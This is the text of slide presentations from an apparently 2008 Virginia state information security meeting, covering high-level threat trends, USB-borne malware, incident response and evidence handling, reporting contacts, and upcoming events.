- Common techniques for website defacement are:
 - SQL injection of malicious URLs or text
 - Default / Index file replacement
- Most defacements intended to make a statement do not use SQL injection but instead rely on file replacement
 - Security configuration error in FTP service
 - Security configuration error in WebDAV service
 - Security configuration error in FrontPage extensions



Emerging Trends in Malicious Behavior

- Blended attacks
 - Using multiple techniques to evade security controls such as website reconnaissance, spam email, malware
 - Extract valid system admin IDs from a website
 - Spoof email suggesting new web content
 - Video / Audio codex = Trojan
- DNS Cache Poisoning
 - Using DNS to redirect users to malicious websites
 - No longer need to trick a user into visiting a malicious website
 - Do not ignore SSL certificate warnings
- Data Mining
 - Collecting information from multiple on-line systems to enhance Social Engineering



Emerging Trends in Malicious Behavior

- Vulnerability Difference Engine
 - Use a difference engine to find changes in patched software.
 - Isolate changes in programming to reduce time needed to generate malware for a published vulnerability
 - Can yield new malware within a day of the published software patch
- ClickJacking
 - Use of hidden frames on web pages to entice the user into clicking on malicious URLs
- USB Device with embedded malware



Unwanted Gifts = Malware on USB devices

- USB storage devices such memory cards (for digital cameras or MP3 players), flash drive/thumb drives, removable hard drives or digital photo frames are formatted at the factory to simplify installation. During the past three years, these devices have been shipping with additional features such as viruses, trojans, and key logging programs.
 - 500Gbyte and 1Tbyte hard drives purchased by the Federal Government contained a trojan.
 - Digital photo frames sold by Best Buy and CompUSA contained a key logging program.
 - The United States Department of Defense has banned the use of USB flash drives and hard drives on their computer systems.
- Before any USB device is used for the first time:
 - Turn off the Operating System Autorun feature.
 - Scan the device for malicious software.
 - Format memory cards using the built-in digital camera function.
 - Format (zero the drive) new USB hard drives.



Information Security Incident Management Initial Steps

- Record all steps performed by the system administrators
- Minimize system changes
 - Take the system off-line and disconnect the system from the network
 - Do not modify the file system or individual files
- Archive log information
 - Copy system logs, event logs, web server logs, and FTP server logs to a common location
 - Store a copy of any firewall and IDS logs to the same location



Information Security Incident Management Initial Steps

Report the security incident to the CIO as required by the Code of Virginia 2.2-603.F by contacting Commonwealth Security using one of these methods:

- Information Security Incident Reporting Form @:
<https://www.vita.virginia.gov/security/incident/secureCompIncidentForm/threatReporting.cfm>
- Contact the VCCC at 866-637-8482 to open a ticket.
- Send an email to vitasecurityservices@vita.virginia.gov (not monitored 24x7)



Useful Tools

- Commonwealth Security Information Resource Center
- Web server scanning tools
 - Nessus
 - Core Impact
 - OWASP WebScarab Application Testing Framework
- Incident Management Perl Scripts
 - IIS Log Parsing Programs
 - GeoLocate IP-address Programs
 - HEX-Char and DEC-Char String Decoding Programs
- Helix
 - <http://www.e-fense.com/helix/>
- Sleuth Kit
 - <http://www.sleuthkit.org/>



Commonwealth Security Information Resource Center

- <http://www.csirc.vita.virginia.gov>
- Two Main Goals
 - Create a place to provide security information that is relative to the Commonwealth
 - Includes security topics within the COV government
 - Addresses topics for those with interests in the security community
 - Citizens, businesses, other states, etc.
 - Create a source for providing threat data to third parties
 - Summary threat data for public viewing
 - Detailed threat data available for appropriate parties



Security Information

- Types of information posted
 - Security advisories
 - Advisories affecting the Commonwealth government computing environment
 - Phishing scams
 - Attempts to gather information from users that will be useful for malicious activity
 - Information security tips
 - How to integrate security into daily activity
 - News
 - The latest news about information security that would be useful to the government and its constituents
 - Threat data
 - Information showing statistics about the top attackers targeting the Commonwealth.



Important COV Security URLs

Commonwealth Security Information Resource Center

<http://www.csirc.vita.virginia.gov>

VITA Commonwealth Security

<http://www.vita.virginia.gov/security/>

COV ITRM Policies, Standards, and Guidelines

<http://www.vita.virginia.gov/library/default.aspx?id=537#securityPSGs>

COV Information Security Awareness Toolkit

<http://www.vita.virginia.gov/security/default.aspx?id=5146>

Information Security Incident Reporting Form

<http://www.vita.virginia.gov/security/incident/secureCompIncidentForm/threatReporting.cfm>



Security Research URLs

Internet Storm Center

<http://isc.sans.org/>

SANS Reading Room

https://www.sans.org/reading_room/

OWASP

http://www.owasp.org/index.php/Main_Page

OWASP WAF

http://www.owasp.org/index.php/Web_Application_Firewall

OWASP WebScarab Application Testing Framework

http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

Security Focus

<http://www.securityfocus.com/>

US-CERT

<http://www.us-cert.gov>

Team Cymru

<http://www.team-cymru.org/>



Final Thoughts

- It is the responsibility of the computer system owner to protect the network and the computer systems attached to that network.
- Visit computer security websites to become aware of the current and emerging malicious threats.
 - www.isc.sans.org
 - www.us-cert.gov
 - www.securityfocus.com



Questions???

For more information, please contact:
VITASecurityServices@VITA.Virginia.Gov

For more information on the tools
mentioned in this presentation:
Bob.Baskette@VITA.Virginia.GOV

Thank You!



How to Run a Security Incident Investigation

Michael Watson
Security Incident Management Director



Purpose of the Investigation

- Record of what happened
 - Predict the future
 - Eliminate similar weaknesses
- Establish scope of the breach
 - Know what data is involved
 - Know which systems were involved
- Understand the attack vector
 - Know the risks to the agency's services and data



Protecting the Evidence

Report the security incident to the CIO as required by the Code of Virginia 2.2-603.F by contacting Commonwealth Security using one of these methods:

- Information Security Incident Reporting Form @:
<https://www.vita.virginia.gov/security/incident/secureCompIncidentForm/threatReporting.cfm>
- Contact the VCCC at 866-637-8482 to open a ticket.
- Send an email to vitasecurityservices@vita.virginia.gov (not monitored 24x7)

Commonwealth Security Incident Management will

- Experienced security incident handlers
- Proper tools available for handling



Protecting the Evidence

- Touch as little as possible
 - Record what you do touch
 - Image the system as soon as possible
 - Preferably a working copy and read only copy
- Chain of custody
 - Document everything
 - Record of who came in contact with data on the system and physical interaction
- Keep information on a need to know basis



Steps to Handling The Security Incident

- Preparation
 - Establish your reporting process and contacts
 - Know response processes
- Identification
 - Understand the compromise
 - Call in help
- Containment
 - Preserve the evidence
 - Prevent further contamination
- Eradication
 - Remove/repair the compromise
- Recovery
 - Move back to production
- Lessons Learned
 - Improve the process



The Security Incident Report

- Log everything
 - Names, dates, times, actions
- Report may be evidence
- Establish a conclusion
 - Recommendations
 - Wait until all evidence is in
- Submitting a report means investigation is complete
 - Keep in draft until investigation complete



Commonwealth Security Assistance

- Experienced handlers
- Knowledge of security incidents
- Tools for acquisition and scanning
- Understanding of common threats
- Malware analysis capabilities
- Law enforcement contacts



Questions

For more information, please contact:
VITASecurityServices@VITA.Virginia.Gov

Questions?



2008 Commonwealth Security Annual Report

Peggy Ward
Chief Information Security and
Internal Audit Officer





Collection of SSN's

Peggy Ward
Chief Information Security and
Internal Audit Officer



Collection of SSN's

Both the Joint Commission On Technology and Science (JCOTS) and the Freedom of Information Advisory Council have unanimously recommended that the General Assembly extend the deadline from July 2009 to July 2010 for requiring no collection of Social Security Numbers unless there is a legislative mandate.



Upcoming Events





UPCOMING EVENTS! IS Orientation 1/12

IS Orientation

Monday, December 22, 9:00 – 11:30 a. m. @ CESC

Monday, January 12th, 1:00 to 3:30 p. m. @ CESC

Information Security Orientation is a small group exploration of Information Security in the Commonwealth focusing on the COV Information Security Policy and Standards and is open to all Commonwealth state and local government persons interested in Information Security.

To register email VITASecurityServices@vita.virginia.gov



UPCOMING EVENTS! 1/14

**General Assembly convenes
January 14, 2009**

Odd Number year so a short session!



UPCOMING EVENTS! IS Council 1/26

Commonwealth Information Security Council Meeting

Monday, January 26th, 12:00 - 2:00 p.m. @ CESC with Committee meetings from 2:00 – 3:00 p.m.

If you would like to attend or be on the agenda for either the Council meeting or a Committee meeting please either contact a Committee co-chair or send an email to VITASecurityServices@vita.virginia.gov (not vendors please)

Find out more about your Commonwealth Information Security Officer's Council at:

<http://www.vita.virginia.gov/security/default.aspx?id=5128>



UPCOMING EVENTS! ISOAG 1/28

DRAFT AGENDA

Protecting Your Money –
Our Role and Yours

Internet Crime

Electronic Content Management

Chris Saneda, Virginia Credit Union

Ken Blotteaux, NCFTA &

Donna Gregory, IC3

Herb Ward, DEQ



UPCOMING EVENTS! ISOAG's

February 25, 2009

SJR51 Follow up Briefing

1pm – 4pm

Goran Gustavsson, APA

March 25, 2009

1pm – 4pm



UPCOMING EVENTS! 2/24

CIO-CAO Communications Meeting:

Formally known as AITR Meeting. This meeting has moved to an every other month schedule.

Tuesday, February 24

8:30 am – 9:00 am: Networking

9:00 am: Meeting start

Location: **Department of Motor Vehicles
2300 W. Broad St.
Richmond, VA**



Any Other Business ???????





ADJOURN

**PEACEFUL HOLIDAYS & HAPPIEST OF NEW
YEARS FOR YOU & YOURS!**

THANK YOU FOR ATTENDING!!

